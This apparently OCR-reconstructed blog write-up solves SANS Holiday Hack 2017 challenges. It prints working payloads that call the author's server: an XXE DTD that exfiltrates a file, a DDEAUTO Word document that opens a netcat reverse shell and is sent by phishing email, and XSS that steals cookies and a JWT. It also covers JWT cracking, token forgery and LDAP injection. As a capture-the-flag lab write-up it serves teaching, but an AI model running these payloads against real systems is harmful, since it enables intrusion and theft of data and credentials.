
Onto the next platform/question and I again started off by loading in the ssh forwarder command and connecting to the web interface.

```
$ ssh -L 127.0.0.1:80:10.142.0.13:80 -L 127.0.0.1:3389:10.142.0.13:3389 alabaster_snowball@l2s.northpolechristmastown.com
```

To remove complexity I also added a new entry to my `/etc/hosts` file for `eaas.northpolechristmastown.com`

The goal for this challenge was to retrieve the `greatbook.txt` file from `C:\` directory on the EAAS server.

I checked out the website while running OWASP ZAP and noted that the halfway down the page there was a download link to an Elf ordering form http://eaas.northpolechristmastown.com/XMLFile/Elfdata.xml (http://eaas.northpolechristmastown.com/XMLFile/Elfdata.xml)



The order form read as follows

```
<?xml version="1.0" encoding="UTF-8"?>
<Elf>
   <Elf>
      <ElfID>1</ElfID>
      <ElfName>Elf On a Shelf</ElfName>
      <Contact>8675309</Contact>
      <DateOfPurchase>11/29/2017 12:00:00 AM</DateOfPurchase>
      <Picture>1.png</Picture>
      <Address>On a Shelf, Obviously</Address>
   </Elf>
   <Elf>
      <ElfID>2</ElfID>
      <ElfName>Buddy the Elf</ElfName>
      <Contact>8675309</Contact>
      <DateOfPurchase>11/29/2017 12:00:00 AM</DateOfPurchase>
      <Picture>2.png</Picture>
      <Address>New York City</Address>
   </Elf>
etc...
```

Further inspection of the homepage led me to find that you could view the output of this order form on the http://eaas.northpolechristmastown.com/Home/DisplayXML (http://eaas.northpolechristmastown.com/Home/DisplayXML) page.

There was also an **Browse Upload** button which when supplied an XML file, would be uploaded and used as the new Elf database displayed on this page

I came across a recent along post on the SANS blog that explained the dangers of External EML entries (https://pen-testing.sans.org/blog/2017/12/08/entity-inception-exploiting-iis-net-with-xxe-vulnerabilities).

The exploit works because IIS will quite happily parse an external (remote) ENTITY using the `%extentity` method. To run this exploit I created a file on my server that was available to connect to with the following contents called `evil.dtd`

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % stolendata SYSTEM "file:///c:/greatbook.txt">
<!ENTITY % inception "<!ENTITY &#x25; sendit SYSTEM 'http://203.59.106.231:9002/?%stolendata;'>">
```

Note that under the `5stolendata` function that would be invoked by `%inception` I had the file path for the **greatbook.txt**

I served up this file over a `Python SimpleHTTPServer` session on `port 9002`

```
$ python -m SimpleHTTPServer 9002
Serving HTTP on 0.0.0.0 port 9002 ...
```

I then created a new replacement `Elfdata.xml` file with the following contents and uploaded it to the EAAS browse field

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE demo [
     <!ELEMENT demo ANY >
     <!ENTITY % extentity SYSTEM "http://203.59.106.231:9002/evil.dtd">
     %extentity;
     %inception;
     %sendit;
      ]
>
```

I confirmed the successful POST via OWASP ZAP

```
POST http://eaas.northpolechristmastown.com/Home/DisplayXml HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52
.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://eaas.northpolechristmastown.com/Home/DisplayXML
Cookie: ASP.NET_SessionId=mtoveiq0gplxye2igh4dgszz
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------
364394092179793228917874839l5
Content-Length: 430

-----------------------------364394092179793228917874839l5
Content-Disposition: form-data; name="file"; filename="Elfdata.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE demo [
     <!ELEMENT demo ANY >
     <!ENTITY % extentity SYSTEM "http://203.59.106.231:9002/evil.dtd">
     %extentity;
     %inception;
     %sendit;
      ]
>
-----------------------------364394092179793228917874839l5--
```

The upload also resulted in two requests hitting my HTTP server

- One downloaded evil.dtd
- The other appended the contents of C:\greatbook.txt to a GET request

```
$ python -m SimpleHTTPServer 9002

Serving HTTP on 0.0.0.0 port 9002 ...
35.185.118.225 - - [09/Jan/2018 20:33:29] "GET /evil.dtd HTTP/1.1" 200 -
35.185.118.225 - - [09/Jan/2018 20:33:30] "GET /?http://eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pdf HTTP/1.1" 200 -
```

Navigating to http://eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pdf (http://eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pdf) resulted in the successful aquisition of **GreatBookPage6.pdf (/misc/2017/12/GreatBookPage6.pdf)**

The tile of the newly found page was **The Dreaded Inter-Dimensional Tornadoes**

References:

Exploiting XXE Vulnerabilities in IIS/.NET (https://pen-testing.sans.org/blog/2017/12/08/entity-inception-exploiting-iis-net-with-xxe-vulnerabilities)

Elf-Machine Interfaces


Task: Like any other complex SCADA systems, the North Pole uses Elf-Machine Interfaces (EMI) to monitor and control critical infrastructure assets. These systems serve many uses, including email access and web browsing. Gain access to the EMI server through the use of a phishing attack with your access to the EWA server. Retrieve The Great Book page from **C:\GreatBookPage7.pdf**. What does The Great Book page describe?

The challenge here required some backtracking to the mail server and seeing what other information we could extract. I started off applying the ssh forwarder as usually and also added in the login cookie that was explained in the mail server breach challenge

```
$ ssh -L 127.0.0.1:25:10.142.0.5:25 -L 127.0.0.1:80:10.142.0.5:80 -L 127.0.0.1:143:10.142.0.5:143 -L 127.0.0.1:2525:10.142.0.5:2525
-L 127.0.0.1:3000:10.142.0.5:3000 alabaster_snowball@l2s.northpolechristmastown.com
```

Reading over all the emails brought to light a few things:

- Alabaster is a Hypocrite and should not be working in Security.
- Alabaster mentions that he has `netcat` installed on his system and also mentions PowerShell.
- Tarpin McJingle Hauser emails `all@` saying she's going to be sending out a recipe file with the words `gingerbread`, `cookie` and `recipe` in the email. She also said it will be in a `.docx` file. Oddly specific…
- Alabaster says, and I quote: **"please send it to me in a docx file. Im currently working on my computer and would download that to my machine, open it, and click to all the prompts."**
- Finally there was a link to a png file at http://mail.northpolechristmastown.com/attachments/dde_exmaple_minty_candycane.png (http://mail.northpolechristmastown.com/attachments/dde_exmaple_minty_candycane.png) that can be seen below.




I did some research on DDE (Dynamic Data Exchange), and came across this resource that walked through the process of creating your own reverse shell exploit using DDE loaded into a `.docx` file.

I created a new `.docx` file and filled it with the following content

```
{DDEAUTO c:\\windows\\system32\\cmd "/k nc.exe 203.59.106.231 9001 -e cmd.exe"}
```

This DDE command when executing will open up a `command line shell` back to my server on port `9001`.

Next I logged into the mail system again, this time as `jessica.claus@northpolechristmastown.com` (just in case Alabaster is smart enough to notice an email from himself that he didn't send). I drafted up a new email to `alabaster.snowball@northpolechristmastown.com` with the following content and attached the file to the email with my DDE exploit.




I also came up with a handy little curl command to do this process for me once the word doc was uploaded.

```
curl -i -s -k -X  'POST'  \
 -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'  -H 'Accept: */*'  -H 'Accept-Language: en-U
S,en;q=0.5'  -H 'Referer: http://mail.northpolechristmastown.com/account.html'  -H 'Content-Type: application/x-www-form-urlencode
d; charset=UTF-8'  -H 'X-Requested-With: XMLHttpRequest'  -H 'Content-Length: 519'  -H 'Cookie: EWA={"name":"jessica.claus@northpol
echristmastown.com","plaintext":"","ciphertext":"AAAAAAAAAAAAAAAAAAAAAA"}'  -H 'Connection: keep-alive'  -H ''  \
--data-binary $'from_email=jessica.claus%40northpolechristmastown.com&to_email=alabaster.snowball%40northpolechristmastown.com&subj
ect_email=gingerbread+cookie+recipe&message_email=67696e6765726272656164206636f6f6b6965207265636970650a41545441434845442046494c45204
44f574e4c4f414420484552453a20687474703a2f2f6d61696c2e6e6f727468706f6c656368726973746d6173746f776e2e636f6d2f6174746163686d656e74732f
4439464668354f694f70617972754d45316d35596d6e616338576736586c62566542586f5372556842796d457972414772545f5f436f6f6b69655265636970652e6
46f63780a20' \
'http://mail.northpolechristmastown.com:3000/api.js'
```


Before uploading, I made sure to start a `nc` listener on port `9001`

```
$ nc -lvp 9001
listening on [any] 9001 ...
```

I send the email and about 10 seconds later a session open up!



I quickly navigated the file system and located where the GreatBookPage7.pdf was. I opened up another `nc` listener on my system on port `9002` and then using the following (Windows on top, listener on bottom) exfiltrated the pdf.



The **GreatBookPage7.pdf (/misc/2017/12/GreatBookPage7.pdf)** has a titl of **Regarding the Bitches of Oz** (though the Font is hard to read, and might just be Witches) describes the background of the Witches of Oz. During the Great Schism, the witches deliberately didn't take a side and remained neural.

References:

Macro-less Code Exec in MSWord (https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/)

Abusing DDE in Microsoft Word 2016 (http://ethicalredteam.com/pages/dde.php)

OFFICE DDEAUTO Payload Generation script (https://github.com/xillwillx/CACTUSTORCH_DDEAUTO)

North Pole Elf Database

Task: Fetch the letter to Santa from the North Pole Elf Database at http://edb.northpolechristmastown.com (http://edb.northpolechristmastown.com). Who wrote the letter?

The final main challenge was to infiltrate the Elf Database at http://edb.northpolechristmastown.com (http://edb.northpolechristmastown.com) and find out who wrote the letter to Santa.

Again I started off adding the following to my ssh forwarder

```
ssh -L 127.0.0.1:80:10.142.0.6:80 -L 127.0.0.1:389:10.142.0.6:389 -L 127.0.0.1:8080:10.142.0.6:8080 alabaster_snowball@l2s.northpolechristmastown.com
```

I open the web page and attempted to login, unfortunately a specific format was required and my credentials were rejected. I opened up the page source and found the lines defining the format I needed to follow

```
// --------------------------Customer Service Request -----------------------------/
$('#help_button').click(function(e){
    e.preventDefault();
    var help_uid = $('#help_uid').val();
    var help_email = $('#help_email').val();
    var help_message = $('#help_message').val();
    if (help_uid.match(/^\w+\.\w+$/g) != null){
        if (help_email.match(/^[\w\_\-\.]+\@[\w\_\-\.]+\.\w\w\w?\w?$/g) !== null){
            if (help_message.match(/^.+$/g) != null) {
                if (help_message.match(/[sS][cC][rR][iI][pP][tT]/g) == null) {
                    $.post( "/service", { uid: help_uid, email: help_email, message:
```

On top of this I also noted down the three endpoints I found while OWASP ZAP was running as my proxy


- http://edb.northpolechristmastown.com/index.html (http://edb.northpolechristmastown.com/index.html)
- http://edb.northpolechristmastown.com/index.html/service (http://edb.northpolechristmastown.com/index.html/service)
- http://edb.northpolechristmastown.com/index.html/login (http://edb.northpolechristmastown.com/index.html/login)

The regular expressions for the user account field turned out to just be the following:

```
Username (first.last): alabaster.snowball
```

Unfortunately I still wasn't able to accomplish much as it would seem the password for this portal is different from Alabaster's usual one.

At the bottom of the page there was a link to reset a password for a known user account. I attempted to submit for a password reset by entering Jessica Claus's detail's and was told that the request was successful.



The URL for the request was visable at the top of the page as http://edb.northpolechristmastown.com/reset_request?ticket=GBIUS-46XD5-EWJEL-BWT2B (http://edb.northpolechristmastown.com/reset_request?ticket=GBIUS-46XD5-EWJEL-BWT2B) with the ticket number matching the one on the screen obviously.

I viewed the sent and received requests in `OWASP ZAP` and noted that the message field in the form was being sent along with my request.

```
POST http://edb.northpolechristmastown.com/service HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: http://edb.northpolechristmastown.com/index.html
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 99
Cookie: SESSION=IfXF63x8693vti9IBZi7
Connection: keep-alive
Host: edb.northpolechristmastown.com

uid=jessica.claus&email=jessica.claus%40northpolechristmastown.com&message=Reset+my+password+please
```

It was clear that XSS injection would be possible, as when I opened the reset_request link if I had javascript within the message field, or even HTML it would be executed and displayed. The idea seems to be that if you have to build an XSS attack that will steal the service technicians cookies by appending them to a GET request and hitting a server you own.

Issues arose with this idea pretty quickly however, as it was clear that some javascript keywords were being validated and stripped out of the message field. For example here's what a simple `javascript.alert()` query looked like when the page was rendered.

```
<tbody>
  <tr>
    <td>Santa</td>
    <td>Claus</td>
    <td>santa.claus@northpolechristmastown.com</td>
    <td>123-456-7893</td>
    <td>
      <img src="java:alert('XSS');">
      <img src="java:alert('XSS')">
      <img src="JaVa:alert('XSS')">
      <img src="java:alert(</td">
    </td>
  </tr>
</tbody>
```

After a number of tweaks while referencing the OWASP XSS Filter Evasion Cheat Sheet (https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) I came up with a method that I could get it working. From the web console I executed the two commands below

```
let foo = (m) => $.post('/service', {uid:'santa.claus', email:'santa.claus@northpolechristmastown.com', message: m});


foo(`<img src="x" onerror="this.src='http://203.59.106.231:9002/?cookie=' + document.cookie">`);
```

I also had to make sure that I had a web server up that could serve a blank site that the XSS could hit from the victims web browser.

```
$ python -m SimpleHTTPServer 9002
Serving HTTP on 0.0.0.0 port 9002 ...
```

```
>> let foo = (m) => $.post('/service', {uid:'santa.claus',
   email:'santa.claus@northpolechristmastown.com', message: m});
<- undefined
>> foo(`<img src="x" onerror="this.src='http://203.59.106.231:9002/?cookie=' +
   document.cookie">`);
<- Object { readyState: 1, getResponseHeader: .ajax/x.getResponseHeader(),
   getAllResponseHeaders: .ajax/x.getAllResponseHeaders(), setRequestHeader:
   .ajax/x.setRequestHeader(), overrideMimeType: .ajax/x.overrideMimeType(),
   statusCode: .ajax/x.statusCode(), abort: .ajax/x.abort(), state:
   .Deferred/d.state(), always: .Deferred/d.always(), then: .Deferred/d.then(), 8
   more… }
```


And **WHACK**, the cookie came in attached to a GET request from `35.196.239.128` !



The cookie returned was **SESSION=hxxer50N2e1C2AFt5X06**

I loaded the cookie into firefox however it seems that an auth_token was also based along with the request and we couldn't just rely on the cookie.

At this point I swallowed my pride and went back to see if the hints could help at all.



It would seem that the auth_token is in fact a JWT (JSON Web Token), and by the sounds of the hint, it might be vulnerable. I took a look back at the source code of the site and found this line referencing a `localStorage.setItem()` function on the `np-auth` variable.

```
localStorage.setItem('np-auth',result.token)
```

I realised I could probably steal the localStorage item as well with a similar XSS injection attack and put together this query to do so.


```
let foo = (m) => $.post('/service', {uid:'santa.claus', email:'santa.claus@northpolechristmastown.com', message: m});

foo(`<img src="x" onerror="this.src='http://203.59.106.231:9002/?token=' + localStorage.getItem('np-auth')">`);
```

and **PRESTO!** I got the token from the browser of the technician

```
35.196.239.128 - - [28/Dec/2017 16:22:30] "GET /?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I HTTP/1.1" 200 -
```

I found a site https://jwt.io/ (https://jwt.io/) which was able to debug **JWT tokens** for me. However I found that the issue with the token I got sent, was that the expiry date was well overdue; meaning I couldn't use it for much more then viewing the way the data schema worked.



In order to make changes I would unfortunately need to find what secret key was used to encode the JWT token.


Luckily I came across c-jwt-cracker, A multi-threaded JWT brute-force cracker (https://github.com/brendan-rius/c-jwt-cracker) that seemed very promising.

I pulled down the repo, made the project and kicked off the cracker on the JWT token I had exfiltrated.

```
# root at nathan-mbp-kali in ~/holiday-misc/c-jwt-cracker [22:15:34]
→ make
gcc -o jwtcrack main.o base64.o -lssl -lcrypto -lpthread

# root at nathan-mbp-kali in ~/holiday-misc/c-jwt-cracker [22:15:36]
→ ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I
```

I didn't have a high hope that it would work, as brute forcing in CTF events isn't super common. I got up and went to make a cup of coffee effecting a long night, but when I returned a christmas miracle had occurred!




I hastily updated the fields with santa's data and generated a new JWT token for his login

Excited, I fired up the browser and set the `localStorage` item `np-auth` to Santa's token

```
localStorage.setItem("np-auth", "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6Imh1bWFuIiwiZXhwaXJlcyI6IjIwMTctMTItMzEgMTI6MDA6NDcuMjQ4MDkzKzAwOjAwIiwidWlkIjoic2FudGEuY2xhdXMifQ.FQ5QfWmKuygXPzfN7-KE8oU40EhZORRY5Pcm8QZRZy4");
```


I confirmed that the cookie was set to **SESSION=hxxer50N2e1C2AFt5X06** then refreshed the page and was navigated to http://edb.northpolechristmastown.com/home.html! (http://edb.northpolechristmastown.com/home.html!)

Logged in as santa I was presented with a Personnel Search field with a number of options and output columns. I tried searching for the elf `alabaster` and then noted the request and reply in `OWASP ZAP`



It seemed as though I could query the server on the backend for personnel. I decided to see if I could find any information about the structure of the schema I was working with.

I ran a scan over the site and came across a `/robots.txt` entry that disallowed the use of the `/dev/` sub-domain. Navigating to `/dev/` I was presented with a txt document `LDIF_template.txt`



I remember reading a SANS blog post about this (https://pen-testing.sans.org/blog/2017/11/27/understanding-and-exploiting-web-based-ldap), and how we can exploit web-based LDAP

"LDIF files are simply plain text files which represent directory data and LDAP commands. They are also used to read, write, and update data in a directory."

I've annotated the `LDIF_template.txt` file below to better understand it:

```
## Define the top-level domain "com"
dn: dc=com
dc: com
objectClass: dcObject

## Define the subdomain "northpolechristmastown"
dn: dc=northpolechristmastown,dc=com
dc: northpolechristmastown
objectClass: dcObject
objectClass: organization

## Define Three Organization units (OU)
#### HUMAN
dn: ou=human,dc=northpolechristmastown,dc=com
objectClass: organizationalUnit
ou: human


#### ELF
dn: ou=elf,dc=northpolechristmastown,dc=com
objectClass: organizationalUnit
ou: elf

#### REINDEER
dn: ou=reindeer,dc=northpolechristmastown,dc=com
objectClass: organizationalUnit
ou: reindeer

## The Following at the attributes assigned to the user in a subdomain
dn: cn= ,ou= ,dc=northpolechristmastown,dc=com
objectClass: addressbookPerson
cn:
sn:
gn:
profilePath: /path/to/users/profile/image
uid:
ou:
department:
mail:
telephoneNumber:
street:
postOfficeBox:
postalCode:
postalAddress:
st:
l:
c:
facsimileTelephoneNumber:
description:
userPassword:
```

The fields that stood out for me was the userPassword field, it seems like I could query the password of a user by slightly modifying the query I send.

I added a `%2C` then typed in userPassword and resent the query from before and to my surprise I was greeted with the hash of `alabaster.snowball`'s user account (**17e22cc100b1806cdc3cf3b99a3480b5**)



I attempted to do the same for santa, however he is classed as a human and there is no way to specify the `ou` (Organization Unit) manually due to a piece of backed query code that hints it in the page source.

```
//Note: remember to remove comments about backend query before going into north pole production network
/*

isElf = 'elf'
if request.form['isElf'] != 'True':
    isElf = 'reindeer'
attribute_list = [x.encode('UTF8') for x in request.form['attributes'].split(',')]
result = ldap_query('(|(&(gn=*'+request.form['name']+'*)(ou='+isElf+'))(&(sn=*'+request.form['name']+'*)(ou='+isElf+')))', attribute_list)

#request.form is the dictionary containing post params sent by client-side
#We only want to allow query elf/reindeer data

*/
```

This piece of the puzzle required a lot of guess and checking with the LDAP programming query language. A friend of mine wrote a fantastic testing harness for this piece of the challenge. Saving the query below as `query.sh` and then changing the 5th line from the bottom to be the query input allowed us to rapidly test outcomes visually.

```
function query() {
        curl 'http://localhost/search' -H 'Cookie: io=xYGRqjZgEIBCK6GwAAAB; JSESSIONID=42fnsysjsbuu6borj7k5zojo; locale=en_US; SnapABugHistory=1#; SnapABugVisit=1#1514008459; csrftoken=; SESSION=mg66e41qk730D6m7Dg1Y' -H 'Origin: http://localhost' -H 'Accept-Encoding: gzip, deflate, br' -H 'Accept-Language: en-US,en;q=0.9' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.97 Safari/537.36 Vivaldi/1.95.1047.3' -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' -H 'Accept: */*' -H 'Referer: http://localhost/home.html' -H 'X-Requested-With: XMLHttpRequest' -H 'Connection: keep-alive' -H 'np-auth: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE4LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.gr2b8plsmw_JCKbomOUR-E7jLiSMeQ-evyYjcxCPXco' --data "name=$1&isElf=True&attributes=profilePath%2Cgn%2Csn%2Cmail%2CuserPassword";
}

function pretty() {
        echo "(|(&(gn=*$1*)(ou=elf))(&(sn=*$1*)(ou=elf)))"
}


# //Note: remember to remove comments about backend query before going into north pole production network
#          /*

#          isElf = 'elf'
#          if request.form['isElf'] != 'True':
#              isElf = 'reindeer'
#          attribute_list = [x.encode('UTF8') for x in request.form['attributes'].split(',')]
#          result = ldap_query('(|(&(gn=*'+request.form['name']+'*)(ou='+isElf+'))(&(sn=*'+request.form['name']+'*)(ou='+isElf+')))', attribute_list)

#          #request.form is the dictionary containing post params sent by client-side
#          #We only want to allow query elf/reindeer data

#          */


# (|(&(gn=*SANTA*)(ou=elf))(&(sn=*SANTA*)(ou=elf)))

Q='s*))(|(ou=*elf'
pretty $Q

echo
query $Q
```

